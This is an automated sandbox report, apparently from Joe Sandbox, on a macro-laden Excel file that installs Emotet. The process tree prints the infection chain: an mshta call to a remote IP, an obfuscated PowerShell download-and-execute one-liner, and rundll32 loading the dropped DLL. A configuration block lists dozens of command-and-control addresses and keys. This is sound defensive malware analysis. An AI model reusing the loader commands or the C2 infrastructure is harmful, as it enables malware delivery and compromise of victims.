

JOeSandbox Cloud BASIC



**ID:** 562386

**Sample Name:** NZW-010122  
BNUV-280122.xlsm

**Cookbook:**

defaultwindowsofficecookbook.jbs

**Time:** 20:38:51

**Date:** 28/01/2022

**Version:** 34.0.0 Boulder Opal

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
# Windows Analysis Report

NZW-010122 BNUV-280122.xlsm


## Overview

## General Information

|              |                                                                                   |
|--------------|-----------------------------------------------------------------------------------|
| Sample Name: | NZW-010122 BNUV-280122.xlsm                                                       |
| Analysis ID: | 562386                                                                            |
| MD5:         | acbaebd7bb2090..                                                                  |
| SHA1:        | a06b2a6d2a15d0..                                                                  |
| SHA256:      | c81e4045b744f1..                                                                  |
| Infos:       |  |



## Detection




## Hidden Macro 4.0 Emotet

|              |         |
|--------------|---------|
| Score:       | 100     |
| Range:       | 0 - 100 |
| Whitelisted: | false   |
| Confidence:  | 100%    |

## Signatures

- Snort IDS alert for network traffic (e...
- System process connects to networ...
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Found malware configuration
- Office document tries to convince v...
- Yara detected Emotet
- Sigma detected: Windows Shell File...
- Document contains OLE streams w...
- Powershell drops PE file
- Sigma detected: MSHTA Spawning ...
- Hides that the sample has been dow...

## Classification



## Process Tree

- System is w7x64
-  EXCEL.EXE (PID: 380 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
-  cmd.exe (PID: 1960 cmdline: CMD.EXE /c mshta http://91.240.118.172/cc/vv/fe.html MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
-  mshta.exe (PID: 2756 cmdline: mshta http://91.240.118.172/cc/vv/fe.html MD5: 95828D670CFD3B16EE188168E083C3C5)
-  powershell.exe (PID: 3016 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit \$c1-="{FdrggvdRf}{FdrggvdRf}Ne{FdrggvdRf}{FdrggvdRf}w{FdrggvdRf}-Obj{FdrggvdRf}ec{FdrggvdRf}{FdrggvdRf}i N{FdrggvdRf}{FdrggvdRf}et{FdrggvdRf}.W{FdrggvdRf}{FdrggvdRf}e'.replace('{FdrggvdRf}', ''); \$c4='b C{FdrggvdRf}i{FdrggvdRf}{FdrggvdRf}en{FdrggvdRf}{FdrggvdRf}.D{FdrggvdRf}{FdrggvdRf}ow{FdrggvdRf}{FdrggvdRf}n{FdrggvdRf}{FdrggvdRf}{FdrggvdRf}o'.re place('{FdrggvdRf}', ''); \$c3='ad{FdrggvdRf}{FdrggvdRf}St{FdrggvdRf}{FdrggvdRf}g{FdrggvdRf}('ht{FdrggvdRf}tp{FdrggvdRf}/91.240.118.172/cc/vv/fe .png')'.replace('{FdrggvdRf}', '');\$Jl=(\$c1,\$c4,\$c3 -Join ' ');I'E'X \$Jl|I'E'X MD5: 852D67A27E454BD389FA7F02A8CBE23F)
-  cmd.exe (PID: 2428 cmdline: "C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\JooSee.dll ssAAq MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
-  rundll32.exe (PID: 2420 cmdline: C:\Windows\SysWow64\rundll32.exe C:\ProgramData\JooSee.dll ssAAq MD5: 51138BEEA3E2C21EC44D0932C71762A8)
-  rundll32.exe (PID: 2976 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\JooSee.dll",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
-  rundll32.exe (PID: 284 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Svcvce\pcrxj.oyh",ipGQHkspMd MD5: 51138BEEA3E2C21EC44D0932C71762A8)
-  rundll32.exe (PID: 2140 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Svcvce\pcrxj.oyh",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
-  rundll32.exe (PID: 408 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Vinkqfnkvpzfpz\hxqzgf.ppi",igDWgBQ MD5: 51138BEEA3E2C21EC44D0932C71762A8)
-  rundll32.exe (PID: 560 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Vinkqfnkvpzfpz\hxqzgf.ppi",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- cleanup

## Malware Configuration

**Threatname: Emotet**

```
{
  "C2 list": [
    "160.16.102.168:80",
    "131.100.24.231:80",
    "200.17.134.35:7080",
    "207.38.84.195:8080",
    "212.237.56.116:7080",
    "58.227.42.236:80",
    "104.251.214.46:8080",
    "158.69.222.101:443",
    "192.254.71.210:443",
    "46.55.222.11:443",
    "45.118.135.203:7080",
    "107.182.225.142:8080",
    "103.75.201.2:443",
    "104.168.155.129:8080",
    "195.154.133.20:443",
    "159.8.59.82:8080",
    "110.232.117.186:8080",
    "45.142.114.231:8080",
    "41.76.108.46:8080",
    "203.114.109.124:443",
    "50.116.54.215:443",
    "209.59.138.75:7080",
    "185.157.82.211:8080",
    "164.68.99.3:8080",
    "162.214.50.39:7080",
    "138.185.72.26:8080",
    "178.63.25.185:443",
    "51.15.4.22:443",
    "81.0.236.90:443",
    "216.158.226.206:443",
    "45.176.232.124:443",
    "162.243.175.63:443",
    "212.237.17.99:8080",
    "45.118.115.99:8080",
    "129.232.188.93:443",
    "173.214.173.220:8080",
    "178.79.147.66:8080",
    "176.104.106.96:8080",
    "51.38.71.0:443",
    "173.212.193.249:8080",
    "217.182.143.207:443",
    "212.24.98.99:8080",
    "159.89.230.105:443",
    "79.172.212.216:8080",
    "212.237.5.209:443"
  ],
  "Public Key": [
    "RUNLMSAAAAADzozW1Di4r9DVWzQpMKT588RDdy7BPILP6AiDOTLYMHkSWvrQ05s1bmr10vZ2Pz+AQWzRMggQmAt06rPH7nyx2",
    "RUNTMSAAAABAX3S2xNjcDD0fBno33Ln5t71eii+mofIPoXkNFOX1MeiwCh48iz97kB0mJjGGZXwardnDXKxI8GCHGNl0PFj5"
  ]
}
```

| Yara Overview               |                           |                                                 |                         |                                                                                                                                                                                                                                 |
|-----------------------------|---------------------------|-------------------------------------------------|-------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Initial Sample              |                           |                                                 |                         |                                                                                                                                                                                                                                 |
| Source                      | Rule                      | Description                                     | Author                  | Strings                                                                                                                                                                                                                         |
| NZW-010122 BNUV-280122.xlsm | SUSP_Excel4Macro_AutoOpen | Detects Excel4 macro use with auto open / close | John Lambert @JohnLaTwC | <ul style="list-style-type: none"><li>0x0:\$header_docf: D0 CF 11 E0</li><li>0x142a2:\$s1: Excel</li><li>0x15310:\$s1: Excel</li><li>0x311a:\$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 0 0 00 00 00 00 00 00 01 3A</li></ul> |
| NZW-010122 BNUV-280122.xlsm | JoeSecurity_XlsWithMacro4 | Yara detected Xls With Macro 4.0                | Joe Security            |                                                                                                                                                                                                                                 |

| Dropped Files                                    |                           |                                                 |                         |                                                                                                                                                                                                                                 |
|--------------------------------------------------|---------------------------|-------------------------------------------------|-------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Source                                           | Rule                      | Description                                     | Author                  | Strings                                                                                                                                                                                                                         |
| C:\Users\user\Desktop\NZW-010122 BNUV-280122.xls | SUSP_Excel4Macro_AutoOpen | Detects Excel4 macro use with auto open / close | John Lambert @JohnLaTwC | <ul style="list-style-type: none"><li>0x0:\$header_docf: D0 CF 11 E0</li><li>0x142a2:\$s1: Excel</li><li>0x15310:\$s1: Excel</li><li>0x311a:\$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 0 0 00 00 00 00 00 00 01 3A</li></ul> |
| C:\Users\user\Desktop\NZW-010122 BNUV-280122.xls | JoeSecurity_XlsWithMacro4 | Yara detected Xls With Macro 4.0                | Joe Security            |                                                                                                                                                                                                                                 |
| C:\ProgramData\JooSee.dll                        | JoeSecurity_Emotet_1      | Yara detected Emotet                            | Joe Security            |                                                                                                                                                                                                                                 |

## Memory Dumps

| Source                                                                                | Rule                 | Description          | Author       | Strings |
|---------------------------------------------------------------------------------------|----------------------|----------------------|--------------|---------|
| 0000000C.00000002.551947539.0000000003061000.00000020.00000800.00020000.00000000.sdmp | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| 00000010.00000002.676591356.00000000001C0000.00000040.00000800.00020000.00000000.sdmp | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| 00000010.00000002.678280705.0000000002DC0000.00000040.00000800.00020000.00000000.sdmp | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| 00000010.00000002.677632301.0000000002BA0000.00000040.00000800.00020000.00000000.sdmp | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| 0000000A.00000002.500040027.0000000002FE0000.00000040.00000800.00020000.00000000.sdmp | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |

Click to see the 65 entries

## Unpacked PEs

| Source                              | Rule                 | Description          | Author       | Strings |
|-------------------------------------|----------------------|----------------------|--------------|---------|
| 16.2.rundll32.exe.2d30000.19.unpack | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| 16.2.rundll32.exe.2c30000.15.unpack | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| 16.2.rundll32.exe.2d60000.20.unpack | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| 10.2.rundll32.exe.210000.0.unpack   | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| 10.2.rundll32.exe.9b0000.8.unpack   | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |

Click to see the 97 entries

## Sigma Overview

### System Summary



Sigma detected: Windows Shell File Write to Suspicious Folder

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious MSHTA Process Patterns

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious PowerShell Command Line

Sigma detected: Mshta Spawning Windows Shell

## Jbx Signature Overview

### AV Detection



Antivirus detection for URL or domain

Found malware configuration

Machine Learning detection for dropped file

### Software Vulnerabilities



Document exploit detected (process start blacklist hit)

### Networking



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

## E-Banking Fraud



Yara detected Emotet

## System Summary



Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains OLE streams with names of living off the land binaries

Powershell drops PE file

Found Excel 4.0 Macro with suspicious formulas

## Hooking and other Techniques for Hiding and Protection



Hides that the sample has been downloaded from the Internet (zone.identifier)

## HIPS / PFW / Operating System Protection Evasion



System process connects to network (likely due to code injection or exploit)

## Stealing of Sensitive Information




Yara detected Emotet

## Mitre Att&ck Matrix

| Initial Access                      | Execution                                              | Persistence                          | Privilege Escalation                            | Defense Evasion                                     | Credential Access         | Discovery                                         | Lateral Movement                   | Collection                         | Exfiltration                           | Command and Control                                      | Network Effects                             | Remote Service Effects                      | Impact                                   |
|-------------------------------------|--------------------------------------------------------|--------------------------------------|-------------------------------------------------|-----------------------------------------------------|---------------------------|---------------------------------------------------|------------------------------------|------------------------------------|----------------------------------------|----------------------------------------------------------|---------------------------------------------|---------------------------------------------|------------------------------------------|
| Valid Accounts                      | <b>2</b> <b>1</b><br>Scripting                         | <b>1</b><br>Windows Service          | <b>1</b><br>Windows Service                     | <b>1</b><br>Disable or Modify Tools                 | <b>1</b><br>Input Capture | <b>2</b><br>System Time Discovery                 | Remote Services                    | <b>1</b><br>Archive Collected Data | Exfiltration Over Other Network Medium | <b>1</b> <b>5</b><br>Ingress Tool Transfer               | Eavesdrop on Insecure Network Communication | Remotely Track Device Without Authorization | Modify System Partition                  |
| Default Accounts                    | <b>1</b><br>Native API                                 | Boot or Logon Initialization Scripts | <b>1</b> <b>1</b> <b>1</b><br>Process Injection | <b>1</b><br>Deobfuscate/Decode Files or Information | LSASS Memory              | <b>3</b><br>File and Directory Discovery          | Remote Desktop Protocol            | <b>1</b><br>Email Collection       | Exfiltration Over Bluetooth            | <b>1</b><br>Encrypted Channel                            | Exploit SS7 to Redirect Phone Calls/SMS     | Remotely Wipe Data Without Authorization    | Device Lockout                           |
| Domain Accounts                     | <b>1</b> <b>3</b><br>Exploitation for Client Execution | Logon Script (Windows)               | Logon Script (Windows)                          | <b>2</b> <b>1</b><br>Scripting                      | Security Account Manager  | <b>3</b> <b>8</b><br>System Information Discovery | SMB/Windows Admin Shares           | <b>1</b><br>Input Capture          | Automated Exfiltration                 | <b>3</b><br>Non-Application Layer Protocol               | Exploit SS7 to Track Device Location        | Obtain Device Cloud Backups                 | Delete Device Data                       |
| Local Accounts                      | <b>1</b> <b>1</b><br>Command and Scripting Interpreter | Logon Script (Mac)                   | Logon Script (Mac)                              | <b>2</b><br>Obfuscated Files or Information         | NTDS                      | <b>1</b><br>Query Registry                        | Distributed Component Object Model | <b>1</b><br>Clipboard Data         | Scheduled Transfer                     | <b>1</b> <b>2</b> <b>3</b><br>Application Layer Protocol | SIM Card Swap                               |                                             | Carrier Billing Fraud                    |
| Cloud Accounts                      | <b>1</b><br>Service Execution                          | Network Logon Script                 | Network Logon Script                            | <b>2</b> <b>1</b><br>Masquerading                   | LSA Secrets               | <b>2</b> <b>1</b><br>Security Software Discovery  | SSH                                | Keylogging                         | Data Transfer Size Limits              | Fallback Channels                                        | Manipulate Device Communication             |                                             | Manipulate App Store Rankings or Ratings |
| Replication Through Removable Media | <b>1</b><br>PowerShell                                 | Rc.common                            | Rc.common                                       | <b>1</b><br>Virtualization/Sandbox Evasion          | Cached Domain Credentials | <b>1</b><br>Virtualization/Sandbox Evasion        | VNC                                | GUI Input Capture                  | Exfiltration Over C2 Channel           | Multiband Communication                                  | Jamming or Denial of Service                |                                             | Abuse Accessibility Features             |
| External Remote Services            | Scheduled Task                                         | Startup Items                        | Startup Items                                   | <b>1</b> <b>1</b> <b>1</b><br>Process Injection     | DCSync                    | <b>2</b><br>Process Discovery                     | Windows Remote Management          | Web Portal Capture                 | Exfiltration Over Alternative Protocol | Commonly Used Port                                       | Rogue Wi-Fi Access Points                   |                                             | Data Encrypted for Impact                |

| Initial Access                    | Execution                         | Persistence        | Privilege Escalation | Defense Evasion                                                | Credential Access           | Discovery                                                      | Lateral Movement          | Collection             | Exfiltration                                           | Command and Control        | Network Effects                 | Remote Service Effects | Impact                                  |
|-----------------------------------|-----------------------------------|--------------------|----------------------|----------------------------------------------------------------|-----------------------------|----------------------------------------------------------------|---------------------------|------------------------|--------------------------------------------------------|----------------------------|---------------------------------|------------------------|-----------------------------------------|
| Drive-by Compromise               | Command and Scripting Interpreter | Scheduled Task/Job | Scheduled Task/Job   | <div><div>1</div><div>Hidden Files and Directories</div></div> | Proc Filesystem             | <div><div>1</div><div>Application Window Discovery</div></div> | Shared Webroot            | Credential API Hooking | Exfiltration Over Symmetric Encrypted Non-C2 Protocol  | Application Layer Protocol | Downgrade to Insecure Protocols |                        | Generate Fraudulent Advertising Revenue |
| Exploit Public-Facing Application | PowerShell                        | At (Linux)         | At (Linux)           | <div><div>1</div><div>Rundll32</div></div>                     | /etc/passwd and /etc/shadow | <div><div>1</div><div>Remote System Discovery</div></div>      | Software Deployment Tools | Data Staged            | Exfiltration Over Asymmetric Encrypted Non-C2 Protocol | Web Protocols              | Rogue Cellular Base Station     |                        | Data Destruction                        |


## Behavior Graph




## Screenshots

## Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

 No Antivirus matches

### Dropped Files

| Source                    | Detection | Scanner        | Label | Link |
|---------------------------|-----------|----------------|-------|------|
| C:\ProgramData\JooSee.dll | 100%      | Joe Sandbox ML |       |      |

### Unpacked PE Files

| Source                            | Detection | Scanner | Label               | Link | Download                      |
|-----------------------------------|-----------|---------|---------------------|------|-------------------------------|
| 16.2.rundll32.exe.320000.3.unpack | 100%      | Avira   | TR/Crypt.XPAC K.Gen |      | <a href="#">Download File</a> |

| Source                              | Detection | Scanner | Label                  | Link | Download                      |
|-------------------------------------|-----------|---------|------------------------|------|-------------------------------|
| 12.2.rundll32.exe.2890000.8.unpack  | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2d30000.19.unpack | 100%      | Avira   | TR/Crypt.XPAC<br>K.Gen |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2c60000.16.unpack | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2ef0000.27.unpack | 100%      | Avira   | TR/Crypt.XPAC<br>K.Gen |      | <a href="#">Download File</a> |
| 9.2.rundll32.exe.2a0000.0.unpack    | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2d00000.18.unpack | 100%      | Avira   | TR/Crypt.XPAC<br>K.Gen |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2e50000.25.unpack | 100%      | Avira   | TR/Crypt.XPAC<br>K.Gen |      | <a href="#">Download File</a> |
| 10.2.rundll32.exe.3050000.13.unpack | 100%      | Avira   | TR/Crypt.XPAC<br>K.Gen |      | <a href="#">Download File</a> |
| 10.2.rundll32.exe.9b0000.8.unpack   | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 12.2.rundll32.exe.180000.0.unpack   | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2d60000.20.unpack | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2ba0000.12.unpack | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 10.2.rundll32.exe.950000.6.unpack   | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.24a0000.8.unpack  | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 10.2.rundll32.exe.210000.0.unpack   | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2c30000.15.unpack | 100%      | Avira   | TR/Crypt.XPAC<br>K.Gen |      | <a href="#">Download File</a> |
| 10.2.rundll32.exe.2e40000.11.unpack | 100%      | Avira   | TR/Crypt.XPAC<br>K.Gen |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2970000.10.unpack | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 15.2.rundll32.exe.2d0000.0.unpack   | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 12.2.rundll32.exe.f30000.6.unpack   | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2470000.7.unpack  | 100%      | Avira   | TR/Crypt.XPAC<br>K.Gen |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2b0000.1.unpack   | 100%      | Avira   | TR/Crypt.XPAC<br>K.Gen |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.3030000.29.unpack | 100%      | Avira   | TR/Crypt.XPAC<br>K.Gen |      | <a href="#">Download File</a> |
| 12.2.rundll32.exe.2e10000.9.unpack  | 100%      | Avira   | TR/Crypt.XPAC<br>K.Gen |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2dc0000.22.unpack | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 12.2.rundll32.exe.8d0000.4.unpack   | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2cd0000.17.unpack | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 12.2.rundll32.exe.2e70000.10.unpack | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.3000000.28.unpack | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 12.2.rundll32.exe.3060000.13.unpack | 100%      | Avira   | TR/Crypt.XPAC<br>K.Gen |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.af0000.6.unpack   | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.4c0000.4.unpack   | 100%      | Avira   | HEUR/AGEN.11<br>45233  |      | <a href="#">Download File</a> |
| 12.2.rundll32.exe.210000.1.unpack   | 100%      | Avira   | TR/Crypt.XPAC<br>K.Gen |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2e20000.24.unpack | 100%      | Avira   | TR/Crypt.XPAC<br>K.Gen |      | <a href="#">Download File</a> |
| 10.2.rundll32.exe.2780000.9.unpack  | 100%      | Avira   | TR/Crypt.XPAC<br>K.Gen |      | <a href="#">Download File</a> |

| Source                              | Detection | Scanner | Label               | Link | Download                      |
|-------------------------------------|-----------|---------|---------------------|------|-------------------------------|
| 12.2.rundll32.exe.2fb0000.11.unpack | 100%      | Avira   | TR/Crypt.XPAC K.Gen |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.950000.5.unpack   | 100%      | Avira   | TR/Crypt.XPAC K.Gen |      | <a href="#">Download File</a> |
| 10.2.rundll32.exe.8e0000.5.unpack   | 100%      | Avira   | TR/Crypt.XPAC K.Gen |      | <a href="#">Download File</a> |
| 12.2.rundll32.exe.2fe0000.12.unpack | 100%      | Avira   | HEUR/AGEN.11 45233  |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.1c0000.0.unpack   | 100%      | Avira   | HEUR/AGEN.11 45233  |      | <a href="#">Download File</a> |
| 9.2.rundll32.exe.2d0000.1.unpack    | 100%      | Avira   | TR/Crypt.XPAC K.Gen |      | <a href="#">Download File</a> |
| 10.2.rundll32.exe.3d0000.2.unpack   | 100%      | Avira   | HEUR/AGEN.11 45233  |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2520000.9.unpack  | 100%      | Avira   | TR/Crypt.XPAC K.Gen |      | <a href="#">Download File</a> |
| 10.2.rundll32.exe.2e10000.10.unpack | 100%      | Avira   | HEUR/AGEN.11 45233  |      | <a href="#">Download File</a> |
| 15.2.rundll32.exe.300000.1.unpack   | 100%      | Avira   | TR/Crypt.XPAC K.Gen |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2bd0000.13.unpack | 100%      | Avira   | TR/Crypt.XPAC K.Gen |      | <a href="#">Download File</a> |
| 10.2.rundll32.exe.880000.3.unpack   | 100%      | Avira   | TR/Crypt.XPAC K.Gen |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2d90000.21.unpack | 100%      | Avira   | TR/Crypt.XPAC K.Gen |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2e0000.2.unpack   | 100%      | Avira   | HEUR/AGEN.11 45233  |      | <a href="#">Download File</a> |
| 11.2.rundll32.exe.770000.1.unpack   | 100%      | Avira   | TR/Crypt.XPAC K.Gen |      | <a href="#">Download File</a> |
| 10.2.rundll32.exe.8b0000.4.unpack   | 100%      | Avira   | HEUR/AGEN.11 45233  |      | <a href="#">Download File</a> |
| 12.2.rundll32.exe.810000.2.unpack   | 100%      | Avira   | HEUR/AGEN.11 45233  |      | <a href="#">Download File</a> |
| 10.2.rundll32.exe.980000.7.unpack   | 100%      | Avira   | TR/Crypt.XPAC K.Gen |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2df0000.23.unpack | 100%      | Avira   | HEUR/AGEN.11 45233  |      | <a href="#">Download File</a> |
| 12.2.rundll32.exe.2860000.7.unpack  | 100%      | Avira   | TR/Crypt.XPAC K.Gen |      | <a href="#">Download File</a> |
| 12.2.rundll32.exe.840000.3.unpack   | 100%      | Avira   | TR/Crypt.XPAC K.Gen |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.29e0000.11.unpack | 100%      | Avira   | TR/Crypt.XPAC K.Gen |      | <a href="#">Download File</a> |
| 10.2.rundll32.exe.2fe0000.12.unpack | 100%      | Avira   | HEUR/AGEN.11 45233  |      | <a href="#">Download File</a> |
| 11.2.rundll32.exe.710000.0.unpack   | 100%      | Avira   | HEUR/AGEN.11 45233  |      | <a href="#">Download File</a> |
